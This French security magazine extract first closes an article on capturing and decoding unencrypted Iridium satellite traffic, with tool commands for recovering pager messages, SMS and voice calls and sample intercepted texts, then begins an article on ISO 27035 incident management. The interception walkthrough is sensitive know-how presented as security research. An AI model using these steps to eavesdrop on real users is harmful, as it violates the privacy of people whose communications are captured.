


Fig. 5 : Waterfall du signal Iridium dans osqcom FFT avec le plugin fosphor.

capturé et verrons comment remédier aux éventuels dysfonctionnements. Ensuite, nous reconstruirons progressivement les couches réseaux pour analyser les messages de haut niveau. Enfin, nous terminerons avec la mise en place du décodage de la voix.

3.1 Démodulation avec gr-iridium

La première étape consiste à extraire le flux binaire brut à l'aide du script **iridium_extractor**. Cet outil va détecter les *bursts* (transmissions) et démoduler le signal DE-B/QPSK de manière autonome. Pour obtenir l'outil, il suffit de suivre les instructions détaillées sur le git [9].

L'utilisation est assez simple, le programme s'exécute avec en paramètre le chemin du fichier de configuration pour l'équipement SDR utilisé. Vous trouverez dans **gr-iridium/examples** des fichiers de configurations notamment pour les équipements SDR Hack RF, mini LimeSDR et RTL-SDR. Les *bursts* démodulés sont écrits sur la sortie standard (**stdout**) que nous redirigeons ici dans le fichier **output.bits** :

```
$ iridium_extractor gr-iridium/examples/limesdr-10msps.conf > output.bits
```

Des statistiques sont écrites sur la sortie erreur (**stderr**) toutes les secondes :

```
1550760835 | i: 86/s | i_avg: 106/s | q: 0 |
q_max: 9 | o: 147/s | ok: 44% | ok: 38/s | ok_avg: 39% | ok: 1993 | ok_avg: 41/s | d: 0
```

Parmi ces champs, quatre sont à surveiller :

- **i_avg**, le nombre de *bursts* détectés par seconde en moyenne ;

- **ok_avg** (en %), le taux de *bursts* correctement démodulés en moyenne ;
- **ok** (le dernier), le nombre de *bursts* correctement démodulés au total ;
- **d**, le nombre de *bursts* non traités.

Quand les conditions de réception sont bonnes, le nombre de *bursts* démodulés augmente assez rapidement. Si ce n'est pas le cas après l'équivalent de deux survols complets de satellite, soit 20 min, il va falloir identifier les causes et y remédier. Le tableau en page suivante donne quelques pistes à suivre pour améliorer l'installation.

3.2 Extraction et réassemblage avec iridium-toolkit

À partir du flux binaire brut obtenu précédemment, nous allons maintenant extraire et réassembler les trames avec **iridium-toolkit** disponible sur git [10]. Cette suite d'outils s'installe avec les commandes suivantes :

```
$ git clone https://github.com/muccc/iridium-toolkit.git
$ export PATH="`pwd`/iridium-toolkit:$PATH"
$ echo "export PATH=`pwd`/iridium-toolkit:$PATH" >> ~/.bashrc
```

3.2.1 Extraction des trames iridium

La première étape consiste donc à transformer le flux binaire brut (les *bursts*) en trame Iridium avec la commande suivante :

```
$ iridium-parser.py output.bits > output.parsed
```

Symptômes	Causes possibles	Solutions
Des bursts sont détectés, mais très peu sont démodulés	Environnement radio pollué	Éloigner l'antenne de l'ordinateur et de l'équipement SDR, car l'USB3 peut être une source de bruit S'éloigner des tours de télécommunication Utiliser un filtre Iridium Valider avec osmocom FFT ou GQRX l'environnement radio
Peu ou pas de bursts sont détectés	Niveau de signal mauvais	Ajuster le gain à l'aide de osmocom FFT ou GQRX pour maximiser le rapport signal sur bruit Utiliser une antenne avec un amplificateur faible bruit Utiliser une antenne adaptée aux signaux Iridium
	Câble d'antenne trop long	Réduire la longueur du câble, insérer un amplificateur faible bruit au plus proche de l'antenne
	Équipement SDR pas assez performant (ex : clé RTL-SDR) qui ne couvre pas toute la bande Iridium	Utiliser de préférence un équipement SDR qui supporte 10 Msps (ex HackRF, LimeSDR...) Utiliser plusieurs dongles pour couvrir toute la bande
	Emplacement avec trop d'obstacles	Trouver un emplacement dégagé ou s'éloigner des obstacles
Des bursts ne sont pas traités	Puissance de calcul insuffisante	Augmenter la taille de la file d'attente (paramètre -q) Activer la décimation (paramètre -D)

Dans le fichier résultant **output.parsed** nous retrouverons, pour chaque trame recomposée, diverses informations dont : les données (*payload*), un niveau de confiance et le type de trame. L'outil reconnaît plusieurs types de trames Iridium listées dans le tableau qui suit.

Indicateur	Type de trame	Fonctions
IMS	Iridium Messaging	Cycle, slot, numéro de cellule (faisceau)
MSG	Message	Radiomessagerie (pager)
IRA	Iridium Ring Alert	TMSI paging
ITL	Iridium Time and Location	Équivalent GPS
IBC	Iridium Broadcast	Numéro de satellite et faisceau Données d'acquisition de signal
LWC	Link Control Word	Ajustement de fréquence et de puissance Indicateur de bascule (handoff)
ISY	Iridium Synchronisation	Paquet de synchronisation
IDA	Iridium Data	Signalisation d'appel, SMS
IIP	Iridium IP	Connexion paquets
VOD	Voice Digital	Paquets voix (AMBE)
VDA	Voice Data	Paquets voix pour la donnée

3.2.2 Réassemblage des couches applicatives

Nous pouvons maintenant utiliser le script **reassembler.py** pour retrouver, par exemple, à partir des trames MSG les messages distribués via la radiomessagerie avec l'option **-m msg** :

```
$ reassembler.py -i output.parsed
-m msg
Message 3526570 0038 @2019-02-
21T16:01:55 (len:0) 93 OK :
TUL1TQ01JU0NNSVNDTUL1TQ01JU0NNSVNDT
UL1TQ01JU0NNSVNDTUL1TQ01JUw==
Message 3526561 0020 @2019-02-
21T16:01:59 (len:0) 72 OK :
TUFHTUFHTUFHTUFHTUFHTUFHTUFHTUFHT
UFHTUFHTUFHTUFHTUFHTUFHTQ==
```

Il est également possible de reconstituer la signalisation d'appel depuis les trames IDA avec l'option **-m ida**. Nous lui préférons l'option **-m lap** qui génère un fichier **pcap** de la signalisation d'appel au format compatible GSMTAP :

```
$ reassembler.py -i output.parsed -o output.pcap -m lap
Kept 19957/342658 (5.8%) lines
1305 valid packets assembled from 4589 fragments (1:3.52).
1470/4589 (32.0%) broken fragments.
0 dupes removed.
```

Cela nous permet de réaliser une analyse avec la commande **tshark** pour par exemple lister les SMS :

```
$ tshark -T fields -e gsm_sms.tp-oa -e gsm_sms.sms_text -r output.pcap
"gsm_a.dtap.msg_sms_type == 0x01"
00881113371337 test lily??lily
4413371337 Yep. Yacht haven at turnchapel confirmed. Ch80 on approach
they'll show you the berth
33713371337 To Jack fm Jenifer
I've just transfer some money into Fortuneo using Transferwise
```

3.2.3 Décodage de la voix

La téléphonie Iridium utilise le codec propriétaire AMBE pour encoder la voix. Pour traiter les appels voix, il faut donc premièrement installer le décodeur **ir77_ambe_decode** à partir des sources sur le git [11] :

```
$ git clone http://git.osmocom.org/osmo-ir77
$ cd osmo-ir77
$ make
$ export PATH="`pwd`: $PATH"
$ echo "export PATH=\"`pwd`: $PATH\"" >> ~/.bashrc
```

Il faut ensuite utiliser le script **stats-voc.py** pour visualiser graphiquement dans le temps la répartition des appels voix en fonction de la fréquence du canal utilisé :

```
$ stats-voc.py output.parsed
```

Pour lancer le décodage, il suffit alors de déterminer une zone rectangulaire à traiter par un clic gauche puis un clic droit des deux extrémités. Le programme **mplayer** sera requis pour lire les fichiers des sons générés. Il est cependant possible de configurer un autre lecteur en éditant le fichier **iridium-toolkit/play-iridium-ambe**.

CONCLUSION

L'interception et le décodage des signaux Iridium sont accessibles avec peu de moyens. Comme nous l'avons vu dans la section 2, la réception du signal est contraignante mais, contrairement au GSM, les informations échangées sont en clair sans chiffrement. La nouvelle génération de satellites Iridium NEXT ne résout pas ce problème pour les terminaux historiques puisque leur interface radio ne peut pas être modifiée. Un utilisateur doit donc considérer que le réseau Iridium est un peu comme un réseau WiFi Public où la sécurité doit être apportée

par la couche applicative. Cependant, il faut noter que seule l'écoute passive des communications des terminaux actifs sous le même faisceau est possible. Il est en tout cas fort probable que les utilisateurs sensibles s'orientent vers des applications intégrant la sécurité des communications afin d'empêcher ou de rendre plus complexes les attaques.

Pour aller plus loin, il sera intéressant de regarder en détail les nouveaux modes de transmissions supportés par Iridium NEXT qui annoncent des débits de 1.4 Mbps. À ce jour, il n'existe pas encore d'équivalent à **gr-iridium** et **iridium-toolkit** pour celui-ci. Il est également possible de manipuler le signal d'autres réseaux de télécommunication par satellite tel que Inmarsat-C avec l'outil scytalec [12]. D'ici 2022, le projet OneWeb, basé sur environ 600 satellites en orbite polaire, pourrait commencer à communiquer avec des terminaux dans la bande Ku (12-18 GHz). Il n'est donc pas encore trop tard pour se familiariser à la réception de ces fréquences.

REMERCIEMENTS

Je remercie mon épouse pour ses encouragements, sa relecture attentionnée. Je n'oublie pas mes collègues pour leurs bons conseils et leurs remarques constructives. Merci également à mon responsable pour m'avoir suggéré l'idée de publier un article dans *MISC*, et bien sûr à *MISC* sans qui cela ne serait pas possible. ■

Retrouvez toutes les références de cet article sur le blog de *MISC* : <https://www.miscmag.com>.

LA GESTION DES INCIDENTS DE SÉCURITÉ : UN CADRE DE GOUVERNANCE GLOBALE

Alain BERNARD – alain.bernard1@gmail.com / @abernard1
RSSI

Une chaîne d'alerte doit s'articuler de façon à ce que le traitement d'un incident de sécurité puisse être effectué efficacement et être signalé simplement et rapidement aux autorités compétentes, y compris dans son aspect de traçabilité. Pour cela, il est possible de définir un processus de gestion des incidents à partir de la norme ISO 27035 (« Information Security Incident Management »). Dans le cadre d'un processus de gestion des incidents, la remontée d'une alerte traitée doit suivre une procédure la plus claire et la plus simple possible, connue par le plus grand nombre d'acteurs en lien direct ou indirect avec l'organisation (IT, chaîne sécurité du système d'information, responsables métiers, opérateurs, partenaires, etc.).

mots-clés : INCIDENT / ALERTE / PROCESSUS / FLUX / NORMES / BPMN

La gestion des incidents est une nécessité forte dans un contexte de menaces régulières. Elle est reconnue et incluse dans les normes de sécurité ISO 27000 et les référentiels tels qu'ITIL et COBIT. L'Agence européenne chargée de la sécurité des réseaux et de l'information (ENISA selon l'acronyme en anglais) précise que « *La gestion des incidents est un outil important de gouvernance globale et son utilisation, sous quelque forme que ce soit, est une nécessité* » [1]. Parallèlement, le contexte réglementaire européen tend à imposer aux organisations une obligation de notifications des incidents majeurs de sécurité qui les frappent (p. ex. notification CNIL en cas de violation de « données à caractère personnel ») [LIL].

Cet article détaillera les composantes clés de la gestion des incidents de sécurité.

NOTE

Le CERT (*Computer Emergency Response Team*) en donne la définition suivante : « *L'acte de violer une politique de sécurité explicite ou implicite* ».

Son contenu doit être adapté aux spécificités de l'organisation, à ses ressources et à son périmètre de responsabilité. L'article s'attachera aux

aspects organisationnels de la gestion d'un incident lié à la sécurité des systèmes d'information (noté SSI) d'une organisation de taille moyenne. Après avoir exposé les points de fragilité d'une gestion ad-hoc des incidents de sécurité, je décrirai la mise en place d'une chaîne d'alerte coordonnée et opérationnelle permettant de traiter les incidents, quelle qu'en soit leur nature.

1. GESTION DES INCIDENTS ET QUOTIDIEN

Dans cette première partie, je m'attacherai aux écueils à éviter et aux bénéfices attendus du « run » des incidents de sécurité.

1.1 Les points de fragilité

L'absence de processus de gestion des incidents introduit des points de fragilité au sein d'une organisation.

Pour des organisations qui mettent en œuvre des pratiques SSI de manière incomplète et informelle (niveau de maturité faible en référence à la norme ISO/IEC 21827), la plupart des informations relatives au traitement d'un incident de sécurité sont généralement partagées via des modes de communication ad-hoc, tels que la messagerie électronique ou le téléphone. Ces informations empruntent des canaux de communication officiels et/ou non officiels. L'incident de sécurité est pris en charge et géré sans véritable coordination par les différents acteurs de l'organisation (collaborateurs, utilisateurs finaux, responsables de projets, intervenants fonctionnels ou MOA, DSI et équipes IT, RSSI, etc.). Ainsi et au fil du temps, des relations individuelles et collectives de travail se sont construites et ont favorisé l'apparition de solutions locales en réponse aux incidents de sécurité.

Selon la taille de l'organisation et le niveau de maturité SSI, ces techniques ad-hoc peuvent constituer le moyen le plus économique pour partager des informations avec ses pairs. Cependant, elles ne constituent pas un modèle efficace et rationalisé dans un « workflow » organisé.

Lorsqu'un système devient inaccessible, le premier réflexe est de dire : « Cela ne marche pas. Appelons le service informatique ! ». La chaîne d'alerte et le traitement d'un incident, qualifié « incident de sécurité » peuvent générer les flux suivants :




Fig. 1 : Gestion ad-hoc d'un « incident de sécurité ».

Même si les individus parviennent à coopérer entre eux par le système de messagerie, cela fait très vite écho au syndrome du « plat de spaghettis ».

En raison de la nature informelle du partage ad-hoc d'informations, il n'est pas possible de garantir que ces processus de partages d'informations fonctionnent toujours efficacement. Le traitement est ralenti par les échanges de mails, la multiplicité et la diversité des acteurs alertés par l'incident de sécurité. Pour améliorer l'efficacité du service, il faudrait observer les « time-stamps » dans les en-têtes pour mesurer le temps de réponse à l'incident. À cela, il est constaté une déperdition de l'information voire de la désinformation, ce qui ralentit le traitement de l'incident ou rend chronophage sa gestion. La confidentialité des échanges n'est pas toujours respectée.

Les types d'informations communiqués et les canaux de communication empruntés ne sont pas normalisés. Cette « stratégie » de réponse consomme toujours plus de ressources humaines que les méthodes alternatives, partiellement automatisées. Chaque fois que cela est possible, l'organisation doit essayer de formaliser un processus du cycle de vie de tous les incidents, notamment le signalement et des procédures permettant d'automatiser partiellement le partage d'informations. L'organisation doit spécifier quels incidents doivent être signalés, à quel moment et à qui. Les parties prenantes les plus communément informées sont la DSI, le RSSI, l'équipe responsable de la gestion des incidents liés à la sécurité informatique et les acteurs métiers.

Quelques fois, les incidents affectant la sécurité ou le fonctionnement du système d'information sont détectés, traités, mais le plus souvent, ils ne sont pas enregistrés ou formalisés. Quelques fois, les incidents de sécurité sont non connus, non traités ou gérés de manière incorrecte.

Enfin, il sera difficile d'exploiter des retours d'expérience (abrégés RETEX) qui s'inscrivent dans le principe d'amélioration continue, des indicateurs opérationnels pour le pilotage de la sécurité des systèmes d'information et des indicateurs stratégiques pour un « reporting » vers la DSI et la direction générale.

1.2 Les bénéfices attendus

Il appartient à l'organisation de prendre en charge tous les incidents attachés aux systèmes d'information en intégrant les métiers, les services juridiques, le contrôle interne et le délégué à la protection des données (abrégé DPD). Le point essentiel est que la connaissance de l'incident ne soit pas perdue et que l'incident soit traité et documenté.

Le traitement opérationnel des incidents de sécurité sera optimal, car il sera plus rapide et plus efficace (traçabilité, cohérence et meilleur suivi de toutes les actions). Les signalements seront centralisés pour constituer une base de données des incidents de sécurité. Les équipes sauront déterminer quelles sont les étapes qui ont été exécutées et les suites à donner. Elles pourront capitaliser sur leurs retours d'expérience.

La qualité de service des processus métiers sera ainsi améliorée et permettra à la gouvernance d'avoir

une vue d'ensemble du risque d'exposition des systèmes d'information de son organisation. Cela permettra d'attirer l'attention sur les manques et faiblesses en matière de sécurité et de porter ces éléments de fragilité sur des axes d'amélioration.

Servie par une communication efficace, la gestion des incidents de sécurité sera une occasion de sensibiliser les différents acteurs et de renforcer la gouvernance de la sécurité des systèmes d'information.

Enfin, cela permettra à l'organisation de se conformer aux dispositions légales relatives à la présentation de preuves à la suite d'un incident lié à la sécurité de l'information.

2. GESTION DES INCIDENTS ET ORCHESTRATION

Dans cette deuxième partie, j'ai formalisé un processus de gestion des incidents de sécurité conforme à la spécification BPMN [OMG]. Cette organisation de la gestion des incidents s'appuie sur les composantes clés de la norme ISO 27035 et sur le dossier technique du CLUSIF de 2011 [CLUSIF], sachant que le traitement ne constitue qu'une activité du processus. Pour modéliser les étapes du processus, j'ai utilisé un diagramme à couloirs (swimlanes) arrangés horizontalement.

Ce modèle n'est pas unique, ni immuable. D'autres approches de la gestion des incidents sont proposées par différents acteurs de la sécurité [ENISA]. Par ailleurs, il sera nécessaire d'anticiper et d'adapter ce modèle à la structure de l'organisation, car elle peut évoluer. Au fil du temps, le modèle s'écartera lentement des règles et des procédures pré-établies. Ce modèle devra être donc revu de façon périodique et devra être testé.

2.1 Vue d'ensemble

Pour limiter les dommages d'une attaque informatique, une organisation doit être capable de réagir et répondre efficacement aux incidents de sécurité. Premièrement, l'organisation doit modéliser un processus de gestion des incidents de sécurité. Ce processus décrit le déroulement général d'un incident et les actions générales qui sont menées à chaque étape. Il forme la structure ordonnée que l'organisation doit suivre durant tout le cycle de vie de l'incident. Ce processus répond d'une part aux besoins du service qualité, et d'autre part à la communication avec la gouvernance qui doit avoir une vision étendue sur l'ensemble des processus de l'organisation.

Fondamentalement, le processus de gestion des incidents (vue simplifiée) s'appuie sur les flux présentés sur la figure 2.

La gestion des incidents de sécurité n'est pas simplement l'exploitation de différentes technologies qui vont traiter des événements de sécurité. Il s'agit également de l'élaboration d'un plan d'action (règles




Fig. 2 : Schématisation simplifiée du processus de gestion des incidents.

écrites ou non, routines, procédures, rôles, etc.), d'un ensemble de processus cohérents, reproductibles, mesurables et compris par l'ensemble des parties prenantes. Deuxièmement, l'organisation pourrait disposer d'une équipe de base en réponse aux incidents de sécurité informatique. Cette équipe formerait le noyau technique capable de répondre aux incidents de sécurité. Enfin, avec ce cadre en place, le processus doit être évalué, testé et amélioré en permanence aux besoins et à mesure de l'apparition de nouvelles menaces.

À la lecture de ce processus, voici les points qui pourront être repris ou élargis par l'organisation :

- le « flux » pour recevoir les signalements des acteurs périmétriques (p. ex. collectivités locales, hébergeurs, usagers, opérateurs, etc.) ;
- les alertes rapides par mail (p. ex. liste de diffusion modérée), SMS ou tout autre outil spécialisé ;
- la catégorisation du type d'incident afin de dissocier les signalements inappropriés des incidents qualifiés SSI. Est-ce réellement un incident de sécurité ? Tout signalement ne doit pas être catégorisé de facto « incident de sécurité » ;
- l'évaluation de la priorité/urgence (critique, haute, moyenne ou basse) au regard du niveau de gravité de l'incident (attaque DDoS, SPAM, phishing, score d'une vulnérabilité selon le système d'évaluation standardisé CVSS [2], etc.), mais aussi au regard des accords de niveaux de services. La chaîne d'alerte locale doit passer par le RSSI afin d'éviter une confusion d'alerte et de prise de décisions ;

- la couverture informelle des jours non ouvrés ou en dehors des heures de permanences téléphoniques de l'organisation. À la manière des numéros d'appel d'urgence, la création d'une cellule d'appel (sans localisation des personnes en site unifié, avec un numéro de téléphone tournant et disposant d'outil de collecte et d'enrichissements de tickets) peut être une réponse simple et efficace ;

COORDONNÉES DU DECLARANT	
Prénom, Nom	Fonction/Service
Téléphone(s)	Mail
Nom du site	Lieu du site
PERSONNE AYANT DONNÉ L'ALERTE	
Prénom, Nom	Date, heure
Téléphone(s)	Fonction/Service
	Mail
LA DESCRIPTION	
La première cause identifiée / piste suspectée	
L'impact : conséquence(s) sur l'organisation	(exemple : paralysie des activités)
Le périmètre de l'impact estimé	

Fig. 3 : Message « type » (alerte rapide).

- la réponse à l'incident et la fluidité des échanges depuis le centre d'assistance entre les personnels ressources (RSSI, administrateurs systèmes et réseaux, équipe de réponse aux incidents de sécurité, etc.). Le partage d'informations est essentiel (analyse de l'incident, les préconisations de résolution opérationnelle, les recommandations de traitement, etc.) ;
- la communication de la chaîne d'alerte de sécurité par le biais de la ligne managériale ou SSI, toujours plus difficile dans un contexte de surinformations (format, moment, périmètre cible) ;
- la prise en charge des mesures d'urgence par une communication alternative (messaging électronique, face-à-face ou téléphone). L'objectif est de pouvoir intervenir rapidement en réponse à un incident de sécurité jugé critique par les acteurs métiers.

2.2 Signalement et enregistrement de l'incident

Le déclarant signale un « incident de sécurité présumé ». Il devra recevoir une réponse automatique :

« Chère/Cher XXXX XXXX,

Cet e-mail est un accusé de réception de votre signalement. Nous vous remercions d'avoir informé le service de sécurité de cet incident.

Si nécessaire, vous serez contacté(e) par l'équipe de traitement des incidents ou le service d'assistance.

Nous vous tiendrons informé(e) de la suite donnée à cet incident jusqu'à sa résolution.

Vous pouvez suivre l'avancement de l'intervention en cliquant ici.

Veuillez noter que ce message vous a été envoyé d'une adresse qui ne peut recevoir d'e-mails. Merci de ne pas y répondre.

Bien cordialement »

L'incident est alors immédiatement soumis à l'équipe d'assistance de premier niveau au sein du « Help Desk ».

De préférence, la gestion des incidents doit être adossée à un socle applicatif (p. ex. outil de traitement des incidents [RTIR] ou de « ticketing »). Celui-ci permettra d'orchestrer efficacement les flux de données (alertes, schémas d'« escalade » et règles de routages de l'information) durant tout le cycle de vie de l'incident. Les quatre grandes phases du cycle ont été détaillées dans le magazine MISC n°94 [3]. À tout moment, les équipes pourront voir à quelle étape en est le processus de gestion d'incident et échanger depuis une interface commune de dialogue et de « reporting ». L'outil devra intégrer une fonction de triage afin de classer les incidents et prioriser les actions des équipes au regard de la gravité et du type d'incident. Le plus souvent accessible à un trop grand nombre d'acteurs, l'accès aux incidents de sécurité devra être restreint aux seules personnes ayant le « besoin d'en connaître ».

L'équipe d'assistance de premier niveau doit s'assurer de la précision du relevé descriptif. Il est toujours plus difficile de diagnostiquer sans connaître l'environnement de survenance de l'incident.



HS2

Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :

Essentiels techniques de la cybersécurité

SECUCYBER :

Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :

Sécurité des serveurs et des applications Web

SECUWIN :

Sécurisation des infrastructures Windows

SECULIN :

Sécurité Linux

SECUARCH :

Conception d'architectures sécurisées

SECUBLUE :

Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :

Cybersécurité des systèmes industriels

SECURSF :

Sécurité des réseaux sans fil

DNSSEC :

DNSSEC

SECUPKI :

Infrastructures de clés publiques

SECUPKIWIN :

Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :

Analyse inforensique Windows

FORENSIC2 :

Analyse inforensique avancée

REVERSE1 :

Rétroingénierie de logiciels malveillants

Sécurité offensive

PENTEST1 :

Test d'intrusion

PENTEST2 :

Test d'intrusion et développement d'exploits

Dans les organisations où les capacités de traitement des incidents ne sont pas structurées, ce sont les gestionnaires ou les administrateurs système qui sont supposés donner l'alarme.

Dans les organisations qui possèdent de telles capacités, les alertes peuvent être constatées par tous les acteurs de l'organisation connectés au système d'information et notamment les collaborateurs. Des remontées parallèles par les services opérationnels ou métiers peuvent compléter ce dispositif, car le partage d'information est essentiel. L'alimentation en alertes ne relève pas exclusivement de personnes impliquées directement, mais peut relever d'équipes transverses aptes à repérer un comportement anormal grâce à des mécanismes de supervision des architectures d'interconnexion (ex. systèmes de détection d'intrusion). Cette démarche proactive dépendra des ressources mobilisables au sein de l'organisation.

L'équipe d'assistance de premier niveau confirme ou infirme la catégorisation « incident de sécurité » (pré-qualification). Les incidents non confirmés « incident de sécurité » sont alors redirigés vers les équipes techniques compétentes pour leur traitement (support informatique).

L'équipe d'assistance de premier niveau intervenant sur :

- la pré-qualification (fiche ou grille d'aide à la décision) ;
- l'alimentation d'une fiche « incident » dans un format fixe. On s'assure de l'identité du déclarant, notamment la confiance qu'on lui accorde et qu'aucune information cruciale n'ait été oubliée. Il est indispensable de numérotter les incidents (p. ex. [nom-orga# numéro], de les nommer clairement et de les contextualiser de façon à corréler les remontées et de concentrer ces informations dans une base de connaissances. La fiche « incident » sera complétée par le périmètre de l'incident (localisation précise site / étage / bureau, etc.), la nature de l'incident (messages inhabituels ; perte de service, perte ou vol de données, autres...), la nature de l'impact (domaines concernés, type

d'impact et les autorités diverses déjà prévenues), les mesures immédiates prises (solution de contournement, confinement, filtrage, etc.), les causes identifiées (vérifiées ou supposées) et un premier diagnostic de l'incident (maîtrisé, maîtrisable ou indéterminé) ;

- l'activation de la chaîne SSI par assignation de l'incident à l'équipe de réponse aux incidents de sécurité et au RSSI. Ce dernier doit garantir le bon alignement des différentes procédures opérationnelles avec l'esprit de la PSSI de l'organisation. Cela relève de sa responsabilité.

2.3 Qualification et réponse à l'incident SSI

L'équipe de réponse aux incidents de sécurité doit être composée de professionnels de la sécurité ou à défaut d'un personnel formé, qui a développé des compétences techniques et une appétence forte pour la sécurité des systèmes d'information.

